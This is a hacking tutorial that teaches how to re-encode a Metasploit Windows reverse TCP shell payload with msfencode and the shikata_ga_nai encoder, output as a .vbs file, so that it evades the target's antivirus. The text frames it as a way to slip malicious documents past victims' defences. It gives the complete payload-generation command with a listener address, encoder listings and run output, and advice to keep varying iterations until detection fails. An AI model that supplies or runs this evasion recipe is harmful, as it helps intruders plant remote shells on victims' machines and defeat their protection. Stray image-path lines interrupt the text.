How to Change the Signature of Metasploit Payloads to Evade Antivirus Detection

I've written several listener guides on creating a malicious PDF or malicious Word document that would carry in it a payload with the Meterpreter, or reverse shell enabling you to own the system. One of the hurdles to using these techniques is the antivirus (AV) software on the target system. For instance, if you try to email a malicious PDF or Word doc, it's likely that the victim system will alert the victim that it contains a virus or other malware.

The key lesson in this tutorial is how we can get past that antivirus software.

The Basics of How Antivirus Software Works

Antivirus software companies generally develop their software to look for a "signature" of viruses and other malware. In most instances, they look at the first few lines of code for a familiar pattern of known malware. When they find malware in the wild, they simply add its signature to their virus/malware database and when it next encounters that malware, the software alerts the computer owner.

How You Could Bypass Antivirus Software

Obviously, zero-day exploits, or malware that is brand new and never been seen by the AV software companies, will pass right by such a detection scheme.

Another method of getting past the AV software is to simply change the "signature" of the malware. In other words, if we can change the encoding of the malware without changing its functionality, it should sail right past the AV software without detection. If you have the coding skills, you can re-code any malware and get this desired result.

If you don't have these advanced coding skills, there is still hope! Metasploit has a built-in command called **msfencode** that I introduced the Null Byte community to in an earlier guide on disguising an exploit's signature.

How to Change the Signature of Metasploit Payloads

In this tutorial, we will take a more in-depth look at this command and its capabilities for re-coding our payloads. A quick note before we get started—**do your reconnaissance**!


Find out what AV software the target system is using and re-encode to evade *that* AV package. No re-encoding scheme will work with all AV software, so don't waste time developing a new encoding scheme that works with your AV software, but may not evade the target system's AV software.

So, let's open up BackTrack and fire up Metasploit!

Step 1 Use Msfencode

Let's begin by simply typing msfencode at our prompt with the **-h** switch for help.

- **msfencode -h**



```
root@bt:~# msfencode -h

    Usage: /opt/metasploit/msf3/msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-smal
acho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template

root@bt:~# 
```


As you can see, this displays all the key switches that we can use with this command. Note the **-e** switch. This designates the encoder we want to use to re-encode our payload.

Also, note the section I have highlighted with the **-t** switch. This switch determines what the output format is. You can see there are numerous formats including raw, ruby, perl, java, exe, vba, vbs, etc. Each of these outputs gives us an opportunity to change the signature and attempt to evade the AV software.

Step 2 List the Encoding Schemes

Next, let's look at what encoders are available in msfencode.

- **msfencode -l**



```
    mipsbe/longxor                 normal     XOR Encoder
    mipsle/longxor                 normal     XOR Encoder
    php/base64                     great      PHP Base64 Encoder
    ppc/longxor                    normal     PPC LongXOR Encoder
    ppc/longxor_tag                normal     PPC LongXOR Encoder
    sparc/longxor_tag              normal     SPARC DWORD XOR Encoder
    x64/xor                        normal     XOR Encoder
    x86/alpha_mixed                low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower   manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower         manual     Avoid UTF8/tolower
    x86/call4_dword_xor            normal     Call+4 Dword XOR Encoder
    x86/context_cpuid              manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat               manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time               manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                  normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive          normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                   low        Non-Alpha Encoder
    x86/nonupper                   low        Non-Upper Encoder
    x86/shikata_ga_nai             excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit          manual     Single Static Bit
    x86/unicode_mixed              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder

root@bt:~# 
```

As this screenshot shows, msfencode includes numerous different encoding schemes. Fourth from the bottom we see "shikata_ga_nai." Note that it is rated "excellent" and it's a "Polymorphic XOR Additive Feedback Encoder." Let's take a look at that one.

What's That Strange Sounding Encoder?

First, this strange sounding shikata_ga_nai encoder is a Japanese phrase that loosely translates to "nothing can be done about it." An excellent name for an encoder with bad intentions!

Second, it's an additive XOR polymorphic encoder. Without going into too much detail, this means that it will change its shape/signature (polymorphic), by using an XOR encrypting scheme. XOR is far from a perfect encryption scheme, but it's efficient and can generate multiple shapes/signatures quickly that can then be decrypted by the code itself once it arrives at the target.

Step 3 Re-Code Our Payload

Now, let's use shikata_ga_nai to re-encode our reverse TCP shell to get it past AV software. At the command prompt in BackTrack, type:

```
msfpayload windows/shell/reverse_tcp LHOST=192.168.1.101 R |msfencode -e x86/shikata_ga_nai -c 20 -t vbs > /root/AVbypass.vbs
```

The Breakdown

Let's take this command apart and see what it does.

```
msfpayload windows/shell/reverse_tcp LHOST 192.168.1.101 R
```

The above part creates a payload with the reverse TCP shell for a local host at 192.168.1.101.

- The "**|**"

This symbol means pipe that payload to the following command.

```
msfencode -e x86/shikata_ga_nai -c 20 -t vbs
```


Means re-encode that payload with skikata_ga_nai and run it 20 times (-c 20), and then encode it to look like a .vbs script.

```
> /root/AVbypass.vbs
```

Means send the newly encoded payload to a file in the /root directory and name it AVbypass.vbs so that it appears to be a .vbs script.

The Result


When we run this command, we get the following output showing us that shikata_ga_nai is running our payload through 20 iterations (-c 20).



```
[*] x86/shikata_ga_nai succeeded with size 216 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 243 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 270 (iteration=10)
[*] x86/shikata_ga_nai succeeded with size 297 (iteration=11)
[*] x86/shikata_ga_nai succeeded with size 324 (iteration=12)
[*] x86/shikata_ga_nai succeeded with size 351 (iteration=13)
[*] x86/shikata_ga_nai succeeded with size 378 (iteration=14)
[*] x86/shikata_ga_nai succeeded with size 405 (iteration=15)
[*] x86/shikata_ga_nai succeeded with size 432 (iteration=16)
[*] x86/shikata_ga_nai succeeded with size 459 (iteration=17)
[*] x86/shikata_ga_nai succeeded with size 486 (iteration=18)
[*] x86/shikata_ga_nai succeeded with size 513 (iteration=19)
[*] x86/shikata_ga_nai succeeded with size 540 (iteration=20)
```

Now let's go to the directory we told shikata_ga_nai to send our newly encoded payload to and check to see whether it is there.

- **cd /root**
- **ls -l**



```
root@bt:~# cd /root
root@bt:~# ls -l
total 628
-rw-r--r-- 1 root root     70 2013-12-02 05:59 autopsy.log
-rw-r--r-- 1 root root 612681 2013-12-03 10:55 AVbypass.vbs
drwxr-xr-x 2 root root   4096 2013-12-03 10:39 Desktop
drwxr-xr-x 2 root root   4096 2013-11-11 09:08 evilgrade
-rw-r--r-- 1 root root    555 2013-12-01 12:26 hpingscan
-rwxr-xr-x 1 root root    698 2013-12-01 11:58 Scannerscript
-rwxr-xr-x 1 root root    698 2013-12-01 11:58 Scannerscript~
-rw-r--r-- 1 root root    736 2013-11-29 09:25 web
-rw-r--r-- 1 root root      0 2013-11-29 09:25 web1
-rw-r--r-- 1 root root      0 2013-11-29 09:25 web2
root@bt:~# 
```

As you can see, we now have a file in our root directory called AVbypass.vbs that we can now test against the target's AV software to see whether it detects it. This method works in most cases, but if it doesn't, simply send the payload through various number of iterations until you find an encoding that the AV software does not detect.